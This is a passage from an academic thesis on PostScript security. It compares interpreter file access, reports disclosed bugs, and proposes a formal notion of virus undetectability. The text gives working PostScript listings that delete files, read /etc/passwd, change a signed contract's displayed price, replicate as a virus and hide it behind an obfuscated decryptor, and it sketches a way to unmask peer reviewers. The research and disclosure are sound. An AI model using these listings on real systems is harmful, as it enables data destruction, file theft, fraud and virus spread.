To prevent these problems, the *Document Structuring Conventions* (DSC) were designed. The DSC require a certain structure of the source-code: For instance, all global definitions appear in a marked preamble, and each page is marked and independent of the other pages. Furthermore, it requires the use of standardized comments to indicate the number of pages, the start and the end of the pages, their ordering, the page bounds, and some more.

In this work we do not consider DSC-conform documents, but simply state that our techniques are independent from these issues, and all of our code examples can be embedded to DSC-conform PostScript documents.

4.2.3 An Example Document

To demonstrate some of the central concepts of PostScript we give a small example program (Listing 4.1). The program prints the string “Hello World!” on the output device. In order to demonstrate the usage of procedures and variables, we artificially complicate this task: the string is stored with a spelling error, which is corrected inside the PostScript code before it is printed on the display.

- Line 1 identifies the file as a PostScript document.

```
1  %!PS
2  /ascii 64 def                    % Define a variable
3  /getletter {ascii add} def       % Define a function
4
5  /Courier 16 selectfont           % Select font and size
6  70 700 moveto                    % Set initial position
7
8  (Hello Xorld! \n) dup            % Push string on stack, duplicate
9  23 getletter                     % Call function with argument "23"
10 6 exch put                       % Set position 6 of string
11 show showpage                    % Output result on display
```

Listing 4.1: A simple PostScript document demonstrating some central concepts of the language. It can be viewed with any PostScript viewer, or it can be sent directly to a PostScript printer.

- In line 2, a variable `ascii` is defined with value 64. More precisely, a new entry with key `ascii` and value `64` is put into the `userdict` dictionary (the ASCII-code of the letter “A” is 65).
- In line 3, a function `getletter` is defined that adds 64 to a number on the stack (again, an entry with key `getletter` and value the function is put into the `userdict` dictionary). In other words, the procedure converts an integer i to the index of the i-th upper-case letter in the alphabet.
- The output is initialized by selecting a font and giving an initial position for the output cursor in lines 5 and 6.
- A (mis-spelled) string is pushed to the stack and duplicated in line 8. Keep in mind that both objects point to the *same* string, i.e., when manipulating one string, the other changes as well. In line 9, the function `getletter` defined above is called with argument 23; the result is the index of the letter “W”.

  This character is put to the 6-th position in the above string in line 10. The command `exch` exchanges the two top-most items on the stack in order to match the parameters required by the operator put.
- Finally, line 11 displays the (corrected) string on the output device by calling the operator `show`.

4.3 Differences between PostScript Interpreters

Some aspects of the PostScript language differ from one implementation to the other. In this section we briefly describe differences between the most common PostScript interpreters, focusing on those aspects that are relevant for our work.

By far the most common Postscript interpreters are Adobe's Distiller and Aladdin's GhostScript. *Adobe Distiller* is the implementation of PostScript by Adobe. It is a converter from PostScript to PDF format and is part of the Acrobat Professional suite. A common alternative is the *GhostScript* interpreter. Its development started in 1986. Previously, it was distributed in two versions: the most current version was distributed as commercial software (AFPL GhostScript) and a slightly older version was distributed as Open Source (GPL GhostScript). Currently, the commercial version was abandoned, and new versions are released under the GPL. GhostScript provides the bare interpreter only. There are a number of (graphical) front-ends for GhostScript: GhostView, ps2pdf, Evince, and more. In fact almost all open-source viewers, in particular for Linux, either require the GhostScript interpreter as external module or are based on its source-code. As the front-end partially decides with which settings the GhostScript interpreter is invoked, we need to take different front-ends into account as well.

Some *printers* accept PostScript as input. When printing a PostScript document on such a printer it can be sent to the printer directly, but in practice it is often rendered on the host machine and then sent to the printer. This is often the case on Windows computers.

We evaluate a number of implementations for Windows, Mac OS X, and Ubuntu/Linux using a document that tests several aspects of the implementation. The results are shown in Figure 4.1. We highlight some details from this table.

- *Reading files* in the local directory (the location of this directory depends on the interpreter, but is often the directory where the document is placed) is permitted by most interpreters, the only exception being the Adobe Distiller starting with version 8. Similarly, reading the *filenames in arbitrary directories* is permitted by all interpreters except Adobe Distiller starting with version 8. Both can be used to determine the identity of the user on many systems.

- Version 7 of *Adobe Distiller* (01/2005) allowed full access to the file system, i.e., reading, writing, and deleting arbitrary local files. We informed Adobe of the problem [4] in November 2006; the issue was fixed in an update for Version 8 (5/2007).

- The developers of the *GhostScript* interpreter early realized the problems caused by the expressiveness of the PostScript language and took countermeasures. However, it took about a decade from the first issued patch to today's implementation [53].

  Simply disallowing file access was not a viable option, as parts of the interpreter are written in PostScript. The SAFER-switch was added in version 2.5 (1992) to disallow explicit file writing and deleting. File access was further restricted in subsequent versions, e.g. Version 2.9.10-beta (1994), Version 3.22 (beta) (1994), Version 7.20 (2002), to prevent more subtle ways

	— File Access —			Read	Directory
	Local Read	Global Read	Write	Environment	Listing
GhostView					
– Windows (GS 8.51)	✓	–	–	✓	✓[3]
– Windows (GS 8.51) (SAFER off)	✓	✓	✓	✓	✓
ps2pdf					
– Windows (GS 8.64)	✓	–	–	✓	✓
– Mac (GS 8.64)	✓	–	–	✓	–
– Linux/Ubuntu (GS 8.64)	✓	–	–	✓	✓
Evince					
– v. 0.8.1, Ubuntu 7.04 (GS 815.04)	✓	–	–	✓	✓
– v. 2.26.1, Ubuntu 9.04 (GS 8.64)	✓	✓	✓	✓	✓
TexShop					
– Mac (GS 8.63)	✓	–	–	✓	✓
Adobe Distiller					
– Windows, Acrobat 7 (v. 7.0.7)	✓[4]	✓	✓	–	✓
– Windows, Acrobat 8 (v. 8.1.2)	–	–	–	–	–

Table 4.1: Comparison of the capabilities of some PostScript interpreters. For those that base on GhostScript, the version that is used is given in brackets.

of access [53]. The strong interleaving of file access and the GhostScript implementation is illustrated by a number of patches that were necessary to fix problems arising from the introduction of the SAFER-switch, e.g., Version 4.02 (1996), Version 5.0 (1997), added -dDELAYSAFER in Version 6.64 (2001) [53].

- The Evince document viewer version 2.26 (released 03/2009) that ships with Ubuntu (version 9.04) in the standard installation allows arbitrary access to the local file system. This is surprising for two reasons: first, the GhostScript version it bases on has the SAFER flag to prevent this behavior, and second, the older version 0.8.1 (released 04/2007) did not allow file access. We filed a bug report, which led to a quick fix of the problem [43].

[3]The behavior of GhostScript for Windows is inconsistent: The command `filenameforall` only lists those directories which have some attribute set (i.e., which are hidden, read-only, or system files). The GhostScript source code reveals this to be a bug.

[4] The current directory when executing the PostScript code is one of Adobe Acrobat's temporary directories.

```
 1  %!PS
 2  % WARNING: DELETES ALL FILES IN CURRENT DIRECTORY
 3
 4  /Courier 16 selectfont 70 700 moveto    % Select font
 5  (WARNING: DELETING ALL FILES IN DIRECTORY)
 6  show showpage
 7
 8  errordict /ioerror {pop pop} put        % Re-define error handlers
 9  errordict / invalidfileaccess  {pop pop (blocked) show} put
10
11  70 600 moveto
12  (*.*) {                                 % Main loop
13    deletefile
14  } 256 string filenameforall
```

Listing 4.2: A short example document deleting files from the hard-disk.

4.4 Some Simple Attacks

We are now prepared to present three attacks based on PostScript documents. From a conceptual point of view these attacks are simple, so the most interesting part here is that some interpreters do not prevent them. These attacks do not require interaction of the user, they are triggered by simply displaying a maliciously prepared document. As discussed in Section 4.3, the supported operations depend on the PostScript interpreter that is used to display the document. The first and second attack only work if file access is permitted, which is (fortunately) prevented for some interpreters (see Section 4.3 for a comprehensive list). The third attack, however, does not necessarily depend on file access, and thus is effective on essentially any interpreter.

4.4.1 Deleting Files

A rather obvious problem is that still some PostScript interpreters allow documents to delete files from the local file system. A maliciously prepared PostScript document deleting all files from the current working directory is shown in Listing 4.2. We highlight the following details of the program:

- Lines 8 and 9 define custom error handlers. An `/invalidfileaccess` error can occur if GhostScript's `SAFER` option prevents the document from deleting files. In this event we clean the stack by removing the two topmost elements and display the message `blocked` in the document.

  The operator `filenameforall` iterates over files and directories. The error `/ioerror` can occur, e.g., if a file is write-protected, or if it is a non-empty directory. In this event we clear the stack and proceed quietly.

```
 1  %!PS
 2  /Courier 16 selectfont        % Standard Setup
 3  70 700 moveto
 4
 5  errordict /undefinedfilename {pop pop} put
 6
 7  (/etc/passwd) (r) file        % Open file
 8  1 1 10 {                      % Read ten lines
 9    dup 200 string readline
10    {show} if                   % Display if read  successfully
11  } for
12  showpage
```

Listing 4.3: A document displaying sensitive information obtained from the local file system.

- The loop from line 12 to 14 iterates over all filenames and directory names in the current working directory, and calls the procedure `deletefile`.

Fortunately, most current versions of PostScript interpreters prevent this attack. While Adobe Distiller Version 7 permitted this attack, in Version 8 file access is prevented. The Evince document viewer version 2.26.1 as shipped with Ubuntu 9.04 still allows deleting files, but the latest version is patched.

It is worth noting that more subtle harm can be done if write access is permitted: it is possible to overwrite executable files with arbitrary malicious code, e.g., to implant Trojan horses into the system.

4.4.2 Leaking Secret Information

Another obvious problem originates from the read access that some PostScript interpreters grant, as this naturally leads to a potential information leak. Listing 4.3 shows a simple PostScript document that reads, e.g., the password file on operating systems of the Unix-family and displays the content in the document. This is applicable in scenarios when one can trick the victim to print out a document for somebody else and handing it over. This is true in a variety of settings, e.g., when printing a document, signing it, and sending it back by mail or fax. Note that the information can also be embedded in a more subtle way using steganographic techniques similar to those we use in Section 4.6, and that the information can be aggregated before embedding it in the document. We highlight some details of the program.

- In line 5, we re-define the error handler for the `/undefinedfilename` error to fail quietly.

```
%!PS
/Courier 10 selectfont       % Standard Setup
100 600 moveto

(username) getenv            % Read environment variable

{ (Alice) eq }               % If successfull compare with name...
{ false } ifelse             % ...otherwise write false

{ (Price: 100$.) show }      % Show low...
{ (Price: 1000$.) show }     % ...or high price
ifelse
showpage
```

Listing 4.4: A document changing the displayed text on different computers, thus defying electronic signatures.

- The loop from line 8 to 11 reads ten lines from the password file and displays them in the document.

4.4.3 Fooling Electronic Signatures

Electronic signatures protect the integrity of a file, e.g., when sending it over an insecure network. Successful verification of the electronic signature guarantees that the file was not altered in the transmission, neither accidentally, nor maliciously. However, when dealing with PostScript documents, it is crucial to distinguish the file and the document which is displayed, as a single file might be displayed differently on different computers. (We have seen a simple example already in Section 4.4.2, where the displayed document changed with the content of the password file.) In this section we demonstrate a more sophisticated example with such a behavior.

Consider the example where Alice buys a bike from Bob, where the transaction it carried out electronically and the (electronic) contract is available as a PostScript file. Alice is viewing the contract, which was prepared by Bob, on her computer. She agrees with the price of 100 $, as displayed in the document, signs it electronically, and hands it back to Bob. We demonstrate how Bob can prepare the document in such a way that the price of 100 $ is displayed on Alice's computer only, and on any other computer the displayed price is 1000 $. When a judge is viewing the document on his computer there is no (obvious) indication that Alice signed a contract with a price different from 1000 $.

A simple example of such a document is given in Listing 4.4. It uses the content of an environment variable to identify Alice's computer, but other sources of information can be used as well. In Section 4.6.4 we will discuss more ways to identify the identity of the user. We highlight some details of the program.

- In line 5, we read the environment variable `username`. The result is pushed on the stack, with a Boolean variable indicating if the variable was found.
- If the variable was found then in line 7 the result is compared with a fixed string that represents the username, returning a Boolean value; otherwise false is pushed on the stack in line 8.
- If the result from the previous step is `true` then the procedure defined in line 10 is executed, i.e., a price of 100$ is displayed, otherwise the procedure in line 11 is executed, i.e., a price of 1000 $ is displayed.

The identification of the user can also be based on the name of certain directories, e.g., the user's home directory, or on author-tags in files found in the local file system, where such tags can be found, e.g., in Microsoft Office files or many source code files or any combination of these, see also Section 4.6.4.

4.5 PostScript Viruses

In this section we demonstrate a PostScript document that reproduces itself and thus can be used to spread malicious code. We are not interested in the actual damage that the virus can do, but concentrate on the mechanisms for reproducing and hiding from a (malware-) detector such as a virus scanner. Again, current versions of most PostScript interpreters are immune to this attack. However, Adobe Distiller Version 7 and the Evince document viewer v. 2.26.1 as shipped with Ubuntu 9.04 permitted the attack.

4.5.1 Self-Reproducing Code

A central aspect of viruses is their ability to replicate themselves, i.e., the ability to spread without the user's intent (most viruses still rely on some form of user-action, e.g., starting a supposedly innocent program). In the following, we present self-replicating code written in PostScript. This can be seen as an improvement over previous attempts to write a platform-independent computer virus [76], which required both TeX and GNU Emacs, whereas our code solely requires a PostScript viewer.

An example of self-reproducing code is shown in Listing 4.5. When executing this code, an arbitrary document can be displayed. At the same time, unnoticed by the user, the code is appended to any PostScript file it can find. We highlight some aspects of the code.

- Line 1 to line 5 constitute an ordinary PostScript document displaying an arbitrary document.

```
%!PS
/Courier 10 selectfont                    % Standard setup
100 600 moveto
(Some innocent-looking text) show showpage

%%magic-lakdjs%%
/curfname (virus.ps) def                  % Save for later use
(*.ps) {                                  % For all PostScript files do:
  /newfname exch def                      % Save filename in variable
  newfname (r) file /tmp exch def         % Open target file
  /found false def                        % Define Boolean variable
  {
    tmp 256 string readline               % Read line...
    not {exit} if                         % ...abort if end of file
    (%%magic-lakdjs%%)                    % Search for magic string
    eq {/found true def} if               % Set variable if found
  } loop
  tmp closefile
  found not {                             % If magic string not found:
    curfname (r) file /in exch def        % Open current file for reading
    newfname (a) file /out exch def       % Open target file for writing
    {                                     % Find begining of code
      in 256 string readline              % Read string
      not {exit} if                       % Exit if error occured
      dup (%%magic-lakdjs%%)
      eq {exit} if                        % Exit if magic key is read
    } loop
    in 256 string readline {pop} if       % Skip def of curfname
    out (%%magic-lakdjs%%\n)
    writestring                           % Write magic code
    out (/curfname \() writestring        % Write new curfname
    out newfname writestring
    out (\) def \n) writestring
    {
      in 256 string readline              % Read string...
      not {exit} if                       % Abort if reached end of file
      out exch writestring                % ...and write it to destination
      out (\n) writestring
    } loop
    out closefile                         % Close files
    in closefile
  } if
} 256 string filenameforall
```

Listing 4.5: Self-replicating code written in PostScript.

- The comment in Line 6 serves as indicator of the beginning of the self-reproducing code.
- Line 7 defines the current file name, which is required to open the file for reading.[5]
- Line 8 starts a loop (ending in Line 43) which loops over all PostScript files in the working directory. The body of the loop is called for each PostScript file, putting the filename on top of the stack before calling the function body.
- Line 9 stores this filename.
- The loop from line 12 to line 17 checks if the destination file is already infected by searching for the identifier (Line 6).
- Lines 20 and 21 open both the source file and the destination file.
- The loop from Line 22 to Line 27 loops over the current (source) file to find the identifier (in Line 6).
- Line 28 to Line 33 skip the definition of the current file name and substitute it with the correct (target) filename.
- The loop from Line 34 to Line 39 copies the code from the source file to the target file.

4.5.2 Defining Undetectability

Modern viruses often try to hide their presence from virus-scanners to protect themselves from removal. Most such techniques are based on heuristics, i.e., there is no guarantee that they actually prevent detection, and in fact most of these heuristics can be circumvented. In this section, our goal is to achieve provable undetectability, i.e., we want to be able to prove that *no* virus scanner (from a suitably restricted class of virus scanners) can detect the virus code.

Our concept of undetectability is closely related to the concept of program obfuscation. Traditionally, obfuscation is more an art than a science: A series of transformations, ranging from renaming variables, adding dead code, or changing the control flow graph of the program, is applied to make reading and understanding the program harder, in particular for humans, and some extent also for automatic program analyzers. Some programmers even obfuscate their programs for fun and participate in contests [56].

The modern notion of obfuscation [16] is defined with the help of the following game: An efficient machine O takes a program P as input and outputs a program $O(P)$ which computes the same function as P (*functionality*). We say O

[5]There is also an operator `currentfile` which returns a handle to the currently opened file. However, we found that this does not work with the Evince document viewer.

is an *obfuscator* (and computes an obfuscation) if and only if, to an efficient distinguisher D, the program $O(P)$ does not leak more information than oracle access to P does (*virtual black-box property*). Obfuscation has been proven to be impossible in general [16] – yet for (very) restricted classes of functions such as point functions, obfuscation was shown to be possible [128]. (Point functions are functions that assume the value 1 for exactly one input, and 0 otherwise. They play an important role in user authentication.)

The key difference between undetectability and obfuscation is the following: while for obfuscation the computed function remains unchanged, for undetectability we require a change in the computed function (the actual damage done by the virus) and want this change to go unnoticed. This change in functionality is clearly detectable given oracle access to the function, thus the definition of obfuscation clearly cannot be fulfilled if the detector has enough computing power to execute the program.[6]

Our approach is to restrict the capabilities of the detector, such that it cannot execute the virus code any more. Restricting the computational power of the virus scanner is motivated by practice, as a virus scanner has to process a large number of files without noticeably slowing down the system.

Intuitively, a virus scanner according to our definition is specified by a dictionary of virus signatures, where a signature consists of a sequence of PostScript tokens[7] (where no sequence consists of a single token, and the sequence {} `def` is also not contained in the dictionary). For scanning a file, each entry in the dictionary is searched for in the scanned files, and a match indicates that a virus is found. We formalize this intuition in the sequel.

For a PostScript program P, we distinguish its output and its final state. The *output* $\Phi_P(x)$ of P on input x denotes the rendered document, whereas the *final state* $\varphi_P(x)$ denotes the state of all variables of P when executed on input x. We use the term *variables* for all objects that are used as keys in the dictionaries, we use the term *input* for all information which is available to the document. If D is a distribution then $x \leftarrow D$ means that x is chosen according to the distribution D, if S is a set, then $x \overset{\mathcal{R}}{\leftarrow} S$ means that x is chosen uniformly at random from the elements of S. We want to keep our definition independent of the actual damage of the virus, so we model the damage abstractly, as output that occurs at a designated variable with name *bad*, which is independent from the usual final state of the program. An *embedder* is a program that embeds a virus into a legitimate program.

[6]Note that activating the virus only in, say, 10% of the executions does not help because whenever the virus becomes active it can be detected; if he becomes active very rarely, then it cannot do too much harm. Note further that current malware is actively trying to prevent this: they exploit techniques to detect if they are run in a sandbox and do not become active in these cases. (The Conficker worm does this [116], as well as the Storm worm [135]. There is a set of known techniques (see, e.g., [97, 104, 90]) to detect this behavior.)

[7]This seems to be close to the behavior of real-world virus-scanners. Kaspersky defines a virus signature as "a unique sequence of bytes used [. . .] to identify [. . .] malicious code" [60].

Definition 1 *Let P be a program using a set of variables $Vars(P)$, and let a security parameter $n \in \mathbb{N}$ be given.*

- *Fix a set of variables bad indicating infection, w.l.o.g. $bad \cap Vars(P) = \emptyset$.*[8]
- *An* embedder *(for a virus V) is a randomized algorithm $\mathcal{E}_V$ that takes as input a program P and the security parameter n (in unary encoding), and outputs a program $\mathcal{E}_V(1^n, P)$ such that:*
  - *(Restricted Semantic Equivalence) For all x, $\Phi_{\mathcal{E}_V(1^n,P)}(x) = \Phi_P(x)$.*
  - *(Embedding) After executing $\mathcal{E}_V(1^n, P)$ on input x, we have $val(bad) = \varphi_V(x)$.*
  - *(Polynomial Growth) There exists a polynomial p such that for all P, $|\mathcal{E}_V(1^n, P)| \leq p(|P| + |V| + n)$, for large enough n.*

Next, we define undetectability with respect to a restricted class of detectors, so-called token-dictionary detectors:

Definition 2 *Let a security parameter $n \in \mathbb{N}$ and a set of the tokens Token, where PostScript is composed of, be given.*

- *A* token-dictionary *is a set $S \subset Token^* = \bigcup_{i=1}^{\infty} Token^i$, whose size $|S|$ is polynomial in n.*
- *The token-dictionary S is* valid *if and only if no single token is in S (i.e., $Token \cap S = \emptyset$) and "{} `def`" $\notin S$.*
- *The* detector *$D_S(Q)$ for a token-dictionary S is defined as follows: On input a PostScript program Q, $D_S(Q)$ outputs 1 if and only if there is an $s \in S$ which is a subsequence of the sequence of tokens that form Q.*
- *Let V be a virus with embedder $\mathcal{E}_V$. We say $\mathcal{E}_V$ is* token-set-undetectable *if and only if there is no valid token-dictionary S (with corresponding token-set-detector D_S) such that for all P (of polynomial length)*

$$D_S(P) = 0 \quad \Rightarrow \quad Pr\left[D_S(\mathcal{E}_V(1^n, P))\right] \text{ is negligible (in } n).$$

The class of detectors we define above is very restrictive, so we briefly explain some problems that we faced when searching for broader and more general notions. One possible modification considers dictionaries that contain arbitrary strings instead of sequences of tokens, where the detector matches these with substrings of the PostScript code. One fundamental problem with this approach is to define

[8]Here we just need any variable names that is not already in use by the program. The variable names that a PostScript program uses may depend on external input to the program, so there are programs that use every variable name. We can counter this problem by allowing that the variable names depends on the input as well.

which substrings can be admitted in the dictionary; in our definition basing on tokens this problem is naturally solved by disallowing single tokens from the dictionary. Another (major) modification allows arbitrary virus scanners with a publicly known runtime bound; an embedder can, e.g., "exhaust" the virus scanner by requiring a computational effort to decrypt the payload that is larger than the run-time bound of the scanner. However, this approach seems to be far from virus scanners in reality and we did not further pursue this approach.

Finally, a more general definition might additionally require that not only the embedder, but also the virus itself, is undetectable: Our definition does not consider that, once a virus is embedded into a particular program, the dictionary can be adapted to this specific instance of the virus and all descendants of this instance then can be detected.

4.5.3 Implementing the Virus

In this section we show an embedder that can embed arbitrary virus code and prove its undetectability according to the above definition of a token-dictionary detector. The main ideas in the construction of the embedder are the following: (i) The virus V to be embedded is encrypted using a simple One-time Pad, and the key is stored along with the ciphertext. It is decrypted at the runtime of the program using a small fragment of code which is the same for any virus V. (ii) The decryption function is obfuscated by substituting all required operators with random names; these definitions of operators are organized such that no detectable pattern can be found there. The idea to encrypt the payload also appeared earlier [46], and the techniques used to obfuscate the decryption routine are similar to established code transformation techniques [35], [132]. We develop the final implementation over several steps to increase readability.

Encrypting the Virus Payload. The virus V which is to be embedded is encrypted in order to prevent the virus scanner to detect it. Encryption is performed offline in a Perl module we describe below. The decryption needs to be implemented in PostScript, as it needs to run at runtime. It is shown in Listing 4.6.

- Line 2 defines a string in hexadecimal representation that holds the encrypted string and the corresponding key (this string is omitted in the listing to increase readability).
- Line 3 defines a counter.
- Line 4 defines an empty string which is large enough to hold the decrypted routine, where `length1` is defined at encryption time.
- The loop from line 5 to line 14 decrypts the encrypted string and puts it into a string. This string is then converted as executable and executed in line 15. In more detail:

```
 1   [...]
 2  /vcode <[[code]]> def            % String holding ciphertext and key
 3  /counter 0 def
 4  /result length1 string def       % Define string of succicient length
 5  {
 6       result counter 2 idiv       % Compute position to write
 7       vcode counter get           % Get one character...
 8       vcode counter 1 add get     % ...and the other one...
 9       xor                         % ...and XOR them...
10       put                         % ...and write back the result
11       /counter counter 2 add def  % Increment counter...
12       counter length2 eq          % ...and check if we reached the end
13       { exit } if
14  } loop
15  result cvx exec                  % Convert to executable and execute
16   [...]
```

Listing 4.6: The decryption routine in clear.

- Lines 7 and 8 load two subsequent characters from the string, compute the XOR in line 9, and store it in the string result in line 10.
- The counter is incremented in line 11.
- Lines 12 and 13 test if the counter has reached the final value.

Output of the Embedder. Next, the decryption routine is obfuscated by defining new operators with random names substituting all operator calls in the decryption routine. The random names are chosen uniformly over all strings of length n (where n is the security parameter), over an alphabet of size T. Additionally, we arrange the code such that no two non-random tokens are placed next to each other, except {} `def`. The resulting code is given in Listing 4.7. We highlight important aspects of the code.

- Line 3 defines an empty procedure with a random name.
- This function is inserted in all definitions of the remaining operators from line 4 to 17.
- Line 19 defines the encrypted string.
- The code fragment from line 19 to line 40 is the encrypted version of the decryption routine shown in Listing 4.6.
- The original document starts in line 41.

The actual embedder who performs these steps is written in Perl; we omit its source code, as it is a straight-forward implementation of the techniques described above.

The Embedder is Token-dictionary Undetectable. Finally, we show that the embedder we have shown above provides token-dictionary undetectability as given in Definition 2. Let n be the security parameter, S a valid dictionary, and let D_S be the corresponding detector. Let P be a program with $D_S(P) = 0$. The embedding $E := \mathcal{E}_V(1^n, P)$ is formed by pre-pending the code fragment shown in Listing 4.7 (except the last three lines) to the program P. We know by the assumption that P does not match any subsequence contained in S.

The embedded code has no two subsequent tokens that are not chosen randomly (except {} `def`). Since no element in S can consist of a single token (and {} `def` is excluded), every matching sequence $s = s_1 \dots s_l \in S$ has to hit at least one randomly chosen token of the program output, i.e. $\exists \hat{s} \in \{s_1, \dots, s_l\}$ such that $\hat{s}$ matches a randomly chosen token. But S is chosen independently of the randomized tokens, which means that the probability of hitting the exact one is small: The probability for $\hat{s}$ to hit a random token (of length n) is at most $(\frac{1}{T})^n$, this is also an upper bound for the probability that a single dictionary entry s matches at a specific position. Consequently, the overall probability to hit, i.e. for $Pr[A_S(\mathcal{E}_V(P)) = 1]$, is smaller than $(\frac{1}{T})^n \cdot |S| \cdot |P|$, which is negligible.

4.6 Information Flow in the Peer-Reviewing Process

In scientific publishing, the so-called *peer-review process* is often used to select work for publication. In peer-review, submitted work is sent to other scientists in the same field, the *reviewers*; the selection process is mainly based on their evaluation. There is common agreement that the identity of the reviewer should be unknown to the author, and often also the other way round, in order to assure fairness. In this section we demonstrate how a maliciously prepared PostScript document can be used to reveal the reviewer's identity to the author, thus undermining privacy.

4.6.1 Information Flow in Electronic Publishing

Let us first consider the information flow that naturally appears in the electronic publishing process. Usually, the user Alice prepares a document on computer A. This document is transferred, usually via the conference organizer or the editor of the journal, to the computer B of the reviewer Bob. Then Bob reads the document as rendered by computer B, either on screen or after printing the document. The information flow of this process is depicted by the solid arrows in Figure 4.1 (a).

```
%!PS
/pzyzvf {} def
/wzmdpz {pzyzvf def pzyzvf } def
/vxoxqh { pzyzvf load pzyzvf} wzmdpz
/jycozy { pzyzvf idiv pzyzvf} wzmdpz
/wvolve { pzyzvf add pzyzvf} wzmdpz
/dzsuie { pzyzvf get pzyzvf} wzmdpz
/gyrygf { pzyzvf xor pzyzvf} wzmdpz
/hmeuho { pzyzvf put pzyzvf} wzmdpz
/kgbukf { pzyzvf eq pzyzvf} wzmdpz
/valgsi { pzyzvf if pzyzvf} wzmdpz
/tfitos { pzyzvf exit pzyzvf} wzmdpz
/aedcdv { pzyzvf loop pzyzvf} wzmdpz
/dbccqz { pzyzvf cvx pzyzvf} wzmdpz
/ccfokx { pzyzvf exec pzyzvf} wzmdpz
/pqaozx { pzyzvf string pzyzvf} wzmdpz

/mroyqf <026f17763d4f0a614767183723412b4a46224060557d673735472
14e016655273859462b6b4249694d294e2b284e5474305325494a2f04654b3
942362d425b3649283d4f066d1f3f395a5f334b2e2f4e493b492d1f7631521
86c087b5d2925444625365d> wzmdpz
/peuosm 0 wzmdpz
/qiwjle 50 pqaozx wzmdpz
{
    /qiwjle vxoxqh /peuosm vxoxqh 2 jycozy
    /mroyqf vxoxqh /peuosm vxoxqh dzsuie
    /mroyqf vxoxqh /peuosm vxoxqh 1 wvolve dzsuie
    gyrygf

    hmeuho
    /peuosm peuosm 2 wvolve wzmdpz
    /peuosm vxoxqh
    100
    kgbukf { tfitos } valgsi
}
aedcdv
/qiwjle vxoxqh
dbccqz
ccfokx
/Courier 20 selectfont 50 200 moveto
(Hello World!) show showpage
```

Listing 4.7: Example output code



Figure 4.1: Information flow in electronic publishing, (a) in the general case, (b) in the special case of peer-reviewing.

However, for PostScript documents this description is incomplete. Since PostScript is a Turing-complete programming language, the rendered document may depend in an arbitrary manner on the data accessible to the PostScript document. This data may contain some of Bob's private information stored on computer B, depending on the particular implementation of the PostScript interpreter (c.f. Section 4.3). In this light, it is necessary to extend the information flow diagram by another arrow (depicted by a dashed arrow below computer B in Figure 4.1 (a)).

It is this idea of information flow that often underlies, although not explicitly stated, the security considerations concerning PostScript code; this idea also governs the design decisions whether language features have to be disabled or whether they may be available to untrusted documents. In this model, Bob's private information only flows to Bob, but not back to Alice. This is usually considered to be harmless. As a consequence, in common implementations the access to the private information is not as restricted as it should be. The flow of information that is usually overlooked in this setting is the human communication between Alice and Bob, in particular, information flowing from Bob to Alice. So a complete diagram must contain an additional arrow from Bob to Alice. (In order to make the presentation more concise, we do omit arrows that are irrelevant to our discussion.) Including this back-channel, we finally get the situation depicted in Figure 4.1 (a). Presented in this form, one immediately sees that Bob's private information might in fact flow to Alice.

At this point, one might object that this back-channel is not a security threat since it is not under Alice's control and since the human being Bob will not tell Alice any confidential information even if that information are contained in the rendered document. This believe, however, is incorrect, as Bob may talk to Alice about seemingly harmless information, which may convey the private information through a covert channel.

4.6.2 The Peer-Reviewing Process

The reviewing process in scientific publishing is usually implemented as a peer-reviewing process, the main reason being that reviewing scientific papers requires in-depth knowledge of the subject to judge on its correctness, novelty, and quality. However, judging the work of colleagues potentially bears the danger that decisions are influenced by political considerations, especially if the author whose work is being reviewed is aware of the identity of the reviewer. In particular, younger researchers might be afraid to openly contradict established and influential members of the community. For this reason, during a peer-review, the identity of the reviewer (and often also of the authors) should be kept secret.

In this light, the identity of the reviewer, which is usually known to the reviewer's computer, should be considered as private information whose confidentiality must be ensured. By applying the considerations of the preceding section to the peer-reviewing process, we see that the information flow is as depicted in Figure 4.1 (b). It turns out that the identity of the reviewer is indeed accessible to untrusted documents in many PostScript implementations. A back-channel is also naturally present in the reviewing process. Since the author usually gets a reviewer report listing suggestions and mistakes, the author can implement a back-channel by creating a document that dynamically introduces mistakes that depend on the identity of the reviewer. Even if the reviewer does only report part of these errors, using a suitable error-correcting code one can easily transmit enough information to be able to identify the reviewer in many situations. So the anonymity of the reviewer is indeed in danger when PostScript is used.

4.6.3 Encoding Data in Errors

Next we discuss how the private information can be encoded into errors. We concentrate on the case of binary errors, i.e., errors that either occur or do not occur, but of course errors with higher entropy could be used as well. As an extreme example, one could insert a random-looking word which is a one-time-pad encryption of the user name or other confidential information. If the reviewer sends that word back, decoding is easy, but it is rather unlikely that such a drastic error is reported back. In the case of binary errors, it is (much) more likely that an error is reported back, but the encoding and decoding is more involved.

Particularly useful are errors on either letter-level or word-level, i.e., substituting letters or words, respectively, since these are easily found by a reader, and, if we restrict ourselves to the case where the erroneous word has the same length as the correct one, these errors can be easily implemented (cf. Section 4.6.5). We believe that the errors should be placed in the abstract or the introduction, since other parts might be read with already lessened concentration. Also, the number of errors should be kept small, and one should avoid errors that are too obvious, since otherwise the reviewer might simply recommend a detailed proof reading instead of listing individual errors.

n	w	e	N
24	4	3	498
24	4	4	10626
24	5	3	168
24	5	4	1895
24	6	4	532
24	6	5	7078
24	7	4	253
24	7	5	1368
24	8	4	38
24	8	5	759

Table 4.2: Lower bound N on the size $A(n, 2w - 2e + 2, w)$ of codes suitable for transmitting data in errors.

In order to encode the username (or whatever information we want to transmit), we first transform the username into a natural number: If the set of potential reviewers is manageable (e.g., a several dozen or even a few hundreds), one might hard-code the list of reviewers into the document and match the username against each reviewers and use the index.[9] Such a limited reviewer list exists in many conferences where the submissions are reviewed by the program committee. If no such list is available, the information to be transmitted needs to be carefully chosen, e.g., as the initials of the reviewer's name and his affiliation.

